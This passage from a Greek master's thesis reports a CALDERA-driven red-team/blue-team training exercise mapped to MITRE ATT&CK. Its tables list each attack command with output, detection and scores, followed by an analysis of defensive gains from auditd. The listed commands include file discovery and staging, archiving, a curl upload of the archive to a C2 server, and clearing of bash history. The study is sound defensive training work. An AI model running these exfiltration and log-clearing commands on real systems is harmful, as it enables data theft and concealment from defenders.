

T1069.001 – Discovery - Permission Groups Discovery: Local Groups – Permission Groups Discovery	
Εντολή	groups
Αποτέλεσμα εντολής	root
Επιτυχία	NAI
Ανίχνευση	NAI time->Wed Oct 25 19:18:17 2023 type=PROCTITLE msg=audit(1698250697.190:329): proctitle=7368002D630067726F757073 type=PATH msg=audit(1698250697.190:329): item=1 name="/lib64/ld-linux-x86-64.so.2" inod 000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=PATH msg=audit(1698250697.190:329): item=0 name="/bin/sh" inode=260133 dev=08:01 m 0000000000000000 cap_fe=0 cap_fver=0 type=CWD msg=audit(1698250697.190:329): cwd="/home/test" type=EXECVE msg=audit(1698250697.190:329): argc=3 a0="sh" a1="-c" a2="groups" type=SYSCALL msg=audit(1698250697.190:329): arch=c000003e syscall=59 success=yes exit=0 967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts2 ses=4294967295
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1

T1074.001 (α)– Collection - Data Staged: Local Data Staging – Create staging directory	
Εντολή	mkdir -p staged && echo $PWD/staged
Αποτέλεσμα εντολής	/home/test/staged
Επιτυχία	ΝΑΙ
Ανίχνευση	ΝΑΙ 
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1


T1005– Collection - Data from Local System – Find files	
Εντολή	find / -name '*.png' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5 find / -name '*.yml' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5 find / -name '*.wav' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
Αποτέλεσμα εντολής	/var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/wine1.6_wine.png /var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/muse_muse_icon.png /var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/simple-image-reducer_simple-image-reducer.png /var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/ark_ark.png /var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/gnome-control-center_preferences-system.png /var/lib/doc-base/info/status.yml /var/lib/doc-base/info/files-old.yml /var/lib/doc-base/info/files.yml /var/lib/doc-base/info/status-old.yml /usr/share/perl/5.22.1/CPAN/Kwalify/distroprefs.yml /usr/lib/libreoffice/share/gallery/sounds/soft.wav /usr/lib/libreoffice/share/gallery/sounds/kongas.wav /usr/lib/libreoffice/share/gallery/sounds/untie.wav /usr/lib/libreoffice/share/gallery/sounds/explos.wav /usr/lib/libreoffice/share/gallery/sounds/space2.wav
Επιτυχία	ΝΑΙ


Ανίχνευση	ΝΑΙ time->Wed Oct 25 19:27:03 2023 type=PROCTITLE msg=audit(1698251223.433:414): proctitle=66696E64002F002D6E616D65002A2E776176002D747970650066002D6E6F74002D706174 68002A2F5C2E2A002D73697A65002D3530306B type=PATH msg=audit(1698251223.433:414): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=304608 dev=08:01 mode=0100755 ouid=0 og id=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=PATH msg=audit(1698251223.433:414): item=0 name="/usr/bin/find" inode=133302 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:0 0 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=CWD msg=audit(1698251223.433:414): cwd="/home/test" type=EXECVE msg=audit(1698251223.433:414): argc=11 a0="find" a1="/" a2="-name" a3="*.wav" a4="-type" a5="f" a6="-not" a7="-path" a8="*/\.*" a9="-size" a10="-500k" type=SYSCALL msg=audit(1698251223.433:414): arch=c000003e syscall=59 success=yes exit=0 a0=562e782a63f0 a1=562e782a6268 a2=562e7 82a62e8 a3=1 items=2 ppid=4368 pid=4369 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts2 ses=429 4967295 comm="find" exe="/usr/bin/find" key="command_executed" ----
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1

T1074.001 (β)– Collection - Data Staged: Local Data Staging – Stage sensitive files	
Εντολή	cp /var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/xfce4-settings_video-display.png /home/test/staged cp /var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/ubiquity-frontend-kde_ubiquity-kde.png /home/test/staged cp /var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/firewall-config_firewall-config.png /home/test/staged
Αποτέλεσμα εντολής	No output
Επιτυχία	ΝΑΙ
Ανίχνευση	ΝΑΙ time->Wed Oct 25 19:45:21 2023 type=PROCTITLE msg=audit(1698252321.948:533): proctitle=6370002F7661722F6C69622F6170702D696E666F2F69636F6E732F7562756E74752D7865 6E69616C2D757064617465732D756E6976657273652F36347836342F73696D706C652D696D6167652D726564756365725F73696D706C652D696D6167652D7265 64756365722E706E67002F686F6D652F746573742F737461676564 type=PATH msg=audit(1698252321.948:533): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=304608 dev=08:01 mode=0100755 ouid=0 og id=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=PATH msg=audit(1698252321.948:533): item=0 name="/bin/cp" inode=260131 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 name type=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=CWD msg=audit(1698252321.948:533): cwd="/home/test" type=EXECVE msg=audit(1698252321.948:533): argc=3 a0="cp" a1="/var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/simpl e-image-reducer_simple-image-reducer.png" a2="/home/test/staged" type=SYSCALL msg=audit(1698252321.948:533): arch=c000003e syscall=59 success=yes exit=0 a0=5620945ca7d0 a1=562094194c80 a2=56209 45ca6c8 a3=1 items=2 ppid=4567 pid=4568 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts2 ses=429 4967295 comm="cp" exe="/bin/cp" key="command_executed" ---- 
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1

T1560.001 – Exfiltration - Archive Collected Data: Archive via Utility – Compress staged directory	
Εντολή	tar -P -zcf /home/test/staged.tar.gz /home/test/staged && echo /home/test/staged.tar.gz
Αποτέλεσμα εντολής	tar: /home/test/staged: Cannot stat: No such file or directory tar: Exiting with failure status due to previous errors
Επιτυχία	ΟΧΙ
Ανίχνευση	ΝΑΙ 
Αποτροπή	ΝΑΙ – Ο φάκελος «staged» διαγράφηκε. Παρόλα αυτά, λόγω της εντολής, δημιουργείται νέος συμπιεσμένος φάκελος ο οποίος είναι άδειος. 
Βαθμολογία	Κόκκινη Ομάδα: 0 Μπλε Ομάδα: +2

T1041 – Exfiltration - Exfiltration Over C2 Channel – Exfil staged directory	
Εντολή	curl -F "data=@/home/test/staged.tar.gz" --header "X-Request-ID: `hostname`-oueusk" http://10.0.2.15:8888/file/upload
Αποτέλεσμα εντολής	Δεν εκτελέστηκε καθώς η προηγούμενη επίθεση η οποία αποτελεί προϋπόθεση ήταν αποτυχημένη.
Επιτυχία	ΟΧΙ
Ανίχνευση	ΟΧΙ
Αποτροπή	ΝΑΙ – Λόγω αποτυχίας εκτέλεσης επίθεσης T1560.001
Βαθμολογία	Κόκκινη Ομάδα: 0 Μπλε Ομάδα: +1

T1070.004 – Defence-evasion - Indicator Removal on Host: Deadman Deletion – Delete agent files	
Εντολή	rm -rf staged; rm /home/test/staged.tar.gz
Αποτέλεσμα εντολής	No output
Επιτυχία	ΟΧΙ
Ανίχνευση	ΝΑΙ 

	
Αποτροπή	ΝΑΙ – Ο Φάκελος διαγράφηκε από πριν από την μπλε ομάδα
Βαθμολογία	Κόκκινη Ομάδα: 0 Μπλε Ομάδα: +2

T1070.003– Defense-evasion - Indicator Removal on Host: Clear Command History – Avoid logs	
Εντολή	> $HOME/.bash_history && unset HISTFILE
Αποτέλεσμα εντολής	No output
Επιτυχία	ΝΑΙ
Ανίχνευση	ΟΧΙ
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: 0

Σύσσωμα τα αποτελέσματα από την εκτέλεση του δεύτερου σκέλους της επιτραπέζιας άσκησης παρουσιάζονται στον Πίνακα 9.

Α/Α	TTP ID	Επιτυχία Επίθεσης	Ανίχνευση	Αποτροπή
1.	T1033	ΝΑΙ	ΝΑΙ	ΟΧΙ
2.	T1083 (α) T1083 (β)	ΝΑΙ ΝΑΙ	ΝΑΙ ΝΑΙ	ΟΧΙ ΟΧΙ
3.	T1057	ΝΑΙ	ΝΑΙ	ΟΧΙ
4.	T1016	ΝΑΙ	ΝΑΙ	ΟΧΙ
5.	T1518 (α) T1518 (β) T1518 (γ)	ΟΧΙ ΟΧΙ ΝΑΙ	ΝΑΙ ΝΑΙ ΝΑΙ	ΟΧΙ ΟΧΙ ΟΧΙ
6.	T1087.001	ΝΑΙ	ΝΑΙ	ΟΧΙ
7.	T1069.001	ΝΑΙ	ΝΑΙ	ΟΧΙ
8.	T1074.001 (α) T1074.001 (β)	ΝΑΙ ΝΑΙ	ΝΑΙ ΝΑΙ	ΟΧΙ ΟΧΙ
9.	T1005	ΝΑΙ	ΝΑΙ	ΟΧΙ
10.	T1560.001	ΟΧΙ	ΝΑΙ	ΝΑΙ
11.	T1041	ΟΧΙ	ΟΧΙ	ΝΑΙ
12.	T1070.004	ΟΧΙ	ΝΑΙ	ΝΑΙ
13.	T1070.003	ΝΑΙ	ΟΧΙ	ΟΧΙ


Πίνακας 9: Αποτελέσματα δεύτερου σκέλους επιτραπέζιας άσκησης

Από τον Πίνακα 9 παρατηρείται ότι στο δεύτερο σκέλος της επιτραπέζιας άσκησης έγινε εφικτή η ανίχνευση σχεδόν όλων των επιθέσεων. Στην επίτευξη αυτού του στόχου συνέβαλε σημαντικά το εργαλείο «auditd» με τη δημιουργία αρχείων καταγραφής. Ωστόσο, για τις περισσότερες από τις επιθέσεις, παρόλο που ανιχνεύτηκαν, δεν κατέστη δυνατή η αποτροπή τους. Η συνεχής αναζήτηση επιθέσεων, οδήγησε την μπλε ομάδα στον εντοπισμό του φακέλου «staged» και πρόλαβε την έγκαιρη διαγραφή του, πριν δηλαδή εκτελεστούν οι επιθέσεις T1560.001 και T1041 που αφορούν την τεχνική του Exfiltration.


Η κόκκινη ομάδα δεν κατάφερε να εντοπίσει, σε αυτό το σκέλος, τις ευαίσθητες πληροφορίες που έψαχνε. Αυτό έγινε λόγω της αλλαγής του τύπου αρχείου των συγκεκριμένων ευαίσθητων αρχείων μετά από την κρυπτογράφηση με το εργαλείο «GnuPG». Ωστόσο, η κόκκινη ομάδα κατάφερε να εντοπίσει κάποια δεδομένα και να τα αντιγράψει στον φάκελο «staged». Λόγω της άμεσης αντίδρασης της μπλε ομάδας με τη διαγραφή του φακέλου, δεν έγινε εξαγωγή καμίας πληροφορίας από το πληροφοριακό σύστημα – στόχος.

Από τις επιθέσεις που αφορούσαν την τεχνική defense – evasion, εκτελέστηκε επιτυχώς μόνο η T1070.003. Το ιστορικό εντολών και σε αυτό το σκέλος ήταν άδειο. Παρόλα αυτά, λόγω του εργαλείου «auditd» οι περισσότερες επιθέσεις κατάφεραν να εντοπιστούν. Η μετατροπή του αρχείου .bash_history σε read only δεν ήταν αρκετή για να αποτρέψει τη συγκεκριμένη επίθεση, αλλά επιτεύχθηκε ο μετριασμός της.


Τα ίδια διαγράμματα που αναπτύχθηκαν κατά το πρώτο σκέλος, της επιτραπέζια άσκησης διαμορφώθηκαν ως τις Εικόνες 16, 17 και 18 για το δεύτερο σκέλος.



Εικόνα 16: Ποσοστιαία απεικόνιση επιθέσεων που ανιχνεύτηκαν κατά την εκτέλεση του δεύτερου σκέλους



Εικόνα 17: Ανίχνευση επιθέσεων ανά τεχνική κατά την εκτέλεση του δεύτερου σκέλους



Εικόνα 18: Τελική βαθμολογία ομάδων δεύτερου σκέλους

4.3. Αποτελέσματα

Συγκρίνοντας τα δύο σκέλη της επιτραπέζιας άσκησης, είναι εμφανής η βελτίωση της μπλε ομάδας. Οι συμμετέχοντες κατάφεραν να επιλέξουν σωστά τους αμυντικούς μηχανισμούς και να τους εγκαταστήσουν επιτυχώς στο πληροφοριακό σύστημα – στόχος. Το γεγονός αυτό, δείχνει επίσης πως οι συμμετέχοντες αντιλήφθηκαν τα κενά που υπήρχαν, κατανόησαν της επιθέσεις που δέχονταν, και κατάφεραν να εισάγουν καλύτερες λύσεις. Συνεπακόλουθα, αυτό επιδεικνύει και την αρκετά καλή συνεργασία που υπήρχε μεταξύ των συμμετεχόντων. Υπήρχε διάλογος και ανταλλαγή ιδεών που οδήγησε στα επιθυμητά αποτελέσματα. Οι κοινωνικές δεξιότητες πολλές φορές αποτελούν το κλειδί σε περιπτώσεις πραγματικού συμβάντος αφού προκαλούν καταιγισμό ιδεών ο οποίος είναι πιθανόν να οδηγήσει σε λύση. Ο συνδυασμός των ανωτέρω έθεσε την μπλε ομάδα ικανή να καταφέρει να προστατέψει τα ευαίσθητα δεδομένα του οργανισμού και να αποτρέψει την απόκτησή τους από τον εισβολέα, επιτυγχάνοντας, έτσι, τον σκοπό της.

Η βελτίωση της μπλε ομάδας ανάμεσα στα δύο σκέλη φαίνεται και από τα παραγόμενα σχεδιάγραμμα. Από τα σχεδιαγράμματα τα οποία εμφανίζουν την ποσοστιαία απεικόνιση των

επιθέσεων ανά σκέλος (Εικόνα 11 και Εικόνα 16) παρατηρούμε ότι επιτεύχθηκε η ανίχνευση 67% περισσότερων επιθέσεων στο δεύτερο σκέλος σε σχέση με το πρώτο. Η διαφορά αυτή οφείλεται στην προσθήκη του εργαλείου «Auditd» σαν αμυντικό μηχανισμό στο πληροφοριακό σύστημα – στόχος. Η καταγραφή όλων των εντολών σε αρχεία logs κατάφερε να παρέχει στην μπλε ομάδα τη δυνατότητα να ακολουθεί τις επιθέσεις σε ζωντανό χρόνο. Βέβαια, απαιτήθηκε η συνεχής προσήλωση από τη μεριά της μπλε ομάδας και η αδιάκοπη παρακολούθηση των εν λόγω αρχείων.

Παρατηρώντας τα δύο διαγράμματα που ταξινομούν τις επιθέσεις που ανιχνεύτηκαν, χωρίζοντάς τις σε τακτικές (Εικόνα 12 και Εικόνα 17), συμπεραίνουμε ότι η αύξηση του ποσοστού ανίχνευσης επιθέσεων οφείλεται, κυρίως, στην επιτυχή ανίχνευση όλων των επιθέσεων που αφορούν την τακτική Discovery. Γενικά, αυτές οι επιθέσεις, είναι πολύ δύσκολο να εντοπιστούν, Ο μόνος τρόπος ανίχνευσης είναι η παρακολούθηση των εντολών. Κάτι που επιτεύχθηκε με τη χρήση του εργαλείου «Auditd».

Τα τελευταία διαγράμματα παρουσιάζουν τη βαθμολογία των δύο ομάδων σε κάθε σκέλος (Εικόνα 14 και Εικόνα 18). Η βελτίωση που παρουσιάζει στη βαθμολογία η μπλε ομάδα ανάμεσα στα δύο σκέλη ήταν στο 450%, Αντίθετα, η κόκκινη ομάδα, παρουσίασε μικρή πτώση βαθμολογίας, με απώλεια περί το 20% των βαθμών η οποία προκύπτει από την αποτροπή τριών εκ των επιθέσεων.

Γενικά, οι εκπαιδευόμενοι μέσα από την επιτραπέζια άσκηση είχαν την ευκαιρία να βιώσουν το πως μοιάζει μια πραγματική επίθεση και πόσο γρήγορα μπορεί να εξελιχθεί. Η χρήση της αυτοματοποιημένης πλατφόρμας CALDERA σαν προσομοιωτής κόκκινης ομάδας, κατάφερε να δείξει στους εκπαιδευόμενους το πως μοιάζει μία επίθεση σε περίπτωση πραγματικού συμβάντος. Τα γεγονότα διαδραματίζονται με μεγάλη ταχύτητα. Η μπλε ομάδα πρέπει να είναι διαρκώς σε εγρήγορση και επαγρύπνηση. Πρέπει να ελέγχει συνεχώς τα αρχεία καταγραφής του πληροφοριακού συστήματος του οργανισμού και να είναι σε θέση να καταλάβει πότε οι κινήσεις που παρατηρεί είναι συνηθισμένες και πότε είναι ύποπτες. Η συγκεκριμένη άσκηση κατάφερε να ευαισθητοποιήσει τους συμμετέχοντες σε αυτόν τον τομέα με τη διεξαγωγή ενός ρεαλιστικού σεναρίου και τη χρήση πραγματικών εργαλείων. Το γεγονός ότι είχαν την ευκαιρία να εγκαταστήσουν και να ενεργοποιήσουν νέους αμυντικούς μηχανισμούς στο πληροφοριακό σύστημα

– στόχος με δική τους ευθύνη, ήταν ακόμα ένας παράγοντας ο οποίος επίδρασε θετικά στην πρακτική τους εκπαίδευση.

Οι στόχοι οι οποίοι τέθηκαν από τον οργανισμό επιτεύχθηκαν. Κάποιοι, βέβαια, σε μεγαλύτερο βαθμό. Αρχικά, όσον αφορά την μπλε ομάδα, κατάφερε να κατανοήσει τις επιθέσεις που χρησιμοποίησε ο επιτιθέμενος και να βρει τρόπους ανίχνευσης και, σε κάποιες περιπτώσεις, αποτροπής. Η συνεργασία των δύο ομάδων κατά τις συναντήσεις, έδωσε την ευκαιρία σε όλους να αντιληφθούν τον τρόπο σκέψης ο ένας του άλλου και να γίνει ανταλλαγή ιδεών. Με αυτόν τον τρόπο επιτεύχθηκε επίσης και η εκπαίδευση στις κοινωνικές δεξιότητες των συμμετεχόντων. Παράλληλα, οι συμμετέχοντες εξοικειώθηκαν, εν μέρει, με την πλατφόρμα CALDERA λόγω του ότι όλες οι επιθέσεις αλλά και κάποια άλλα σημεία της επιτραπέζιας άσκησης, όπως η δημιουργία του προφίλ του επιτιθέμενου, εκτελέστηκαν σε αυτήν. Τέλος, οι εκπαιδευόμενοι, κατάφεραν να δουλέψουν με αρκετούς αμυντικούς μηχανισμούς και να ελέγξουν μέρος των δυνατοτήτων τους και της αποτελεσματικότητάς τους. Έγινε επίσης πρακτική χρήση των εργαλείων και των αμυντικών μηχανισμών προσφέροντάς τους, έτσι, πρακτική εξάσκηση. Ακόμα, κατά τη δημιουργία του προφίλ αλλά και κατά την προσπάθεια ανεύρεσης μηχανισμών ανίχνευσης και μετριασμού των επιθέσεων, οι συμμετέχοντες πέτυχαν την μερική εξοικείωση με το πλαίσιο MITRE ATT&CK. Στο τέλος της εκπαίδευσης ήταν ικανοί να εντοπίζουν τις επιθέσεις που επιθυμούν και να βρίσκουν τρόπους αντιμετώπισής τους.

Με την επιτραπέζια άσκηση οι συμμετέχοντες είχαν την ευκαιρία να εξασκηθούν πρακτικά σε ότι αφορά το συγκεκριμένο σενάριο και τις επιθέσεις που απάρτιζαν το προφίλ του επιτιθέμενου. Είχαν την δυνατότητα να δουν το τι συμβαίνει στην πραγματικότητα κατά την υλοποίηση μιας επίθεσης και να αποκτήσουν εμπειρία η οποία μπορεί να τους φανεί χρήσιμη στο μέλλον. Η εμπειρία αυτή μπορεί να τους βοηθήσει στην αναγνώριση των συγκεκριμένων επιθέσεων σε περίπτωση πραγματικού συμβάντος στις εγκαταστάσεις του οργανισμού. Το γεγονός αυτό, κατάφερε να ευαισθητοποιήσει τους συμμετέχοντες και να τους κάνει να αντιληφθούν την σημαντικότητα της θέσης τους στον οργανισμό αλλά και τη σοβαρότητα που πρέπει να τους διακατέχει κατά την εκτέλεση των καθηκόντων τους. Για να διατηρείται αυτή η νοοτροπία σε έναν οργανισμό πρέπει να ενταχθούν οι επιτραπέζιες ασκήσεις στον προγραμματισμό του.

Λαμβάνοντας υπόψη τα αποτελέσματα από τη διεξαγωγή της επιτραπέζιας άσκησης μπορούν πλέον να απαντηθούν τα ερευνητικά ερωτήματα που τέθηκαν στην αρχή.

Q1: Είναι εφικτή η μέτρηση της αποτελεσματικότητας των υφιστάμενων αμυντικών μηχανισμών με τη χρήση επιτραπέζιων ασκήσεων; Η διεξαγωγή μίας επιτραπέζιας άσκησης, όπως παρουσιάστηκε και στη βιβλιογραφική ανασκόπηση αλλά και στα συμπεράσματα, μπορεί να συμβάλει σε πολλά σημεία ανάλογα με τους στόχους του οργανισμού. Θέτοντας τους κατάλληλους στόχους, προετοιμάζοντας το κατάλληλο σενάριο και αποφασίζοντας τις σωστές μετρικές, τότε η μέτρηση της αποτελεσματικότητας των υφιστάμενων αμυντικών μηχανισμών είναι εφικτή. Κάτι παρόμοιο, αλλά σε πιο απλοϊκή μορφή, κατάφερε να επιδείξει η διεξαγωγή της επιτραπέζιας άσκησης που εκπονήθηκε για τους σκοπούς της μεταπτυχιακής διατριβής. Στο πρώτο σκέλος αξιολογήθηκε η αποτελεσματικότητα των αμυντικών μηχανισμών που υπήρχαν στο πληροφοριακό σύστημα - στόχος. Στο επόμενο σκέλος, αφού τοποθετήθηκαν νέοι αμυντικοί μηχανισμοί, εκτελεστήκαν οι ίδιες επιθέσεις και δημιουργηθήκαν νέα διαγράμματα που παρουσίαζαν την αποτελεσματικότητα των νέων αμυντικών μηχανισμών. Με τη σύγκριση των αποτελεσμάτων και των δύο σκελών, συμπεραίνουμε ότι οι αμυντικοί μηχανισμοί που χρησιμοποιήθηκαν στο δεύτερο σκέλος ήταν πιο αποτελεσματικοί για το συγκεκριμένο προφίλ επιτιθέμενου που χρησιμοποιήθηκε για την άσκηση.

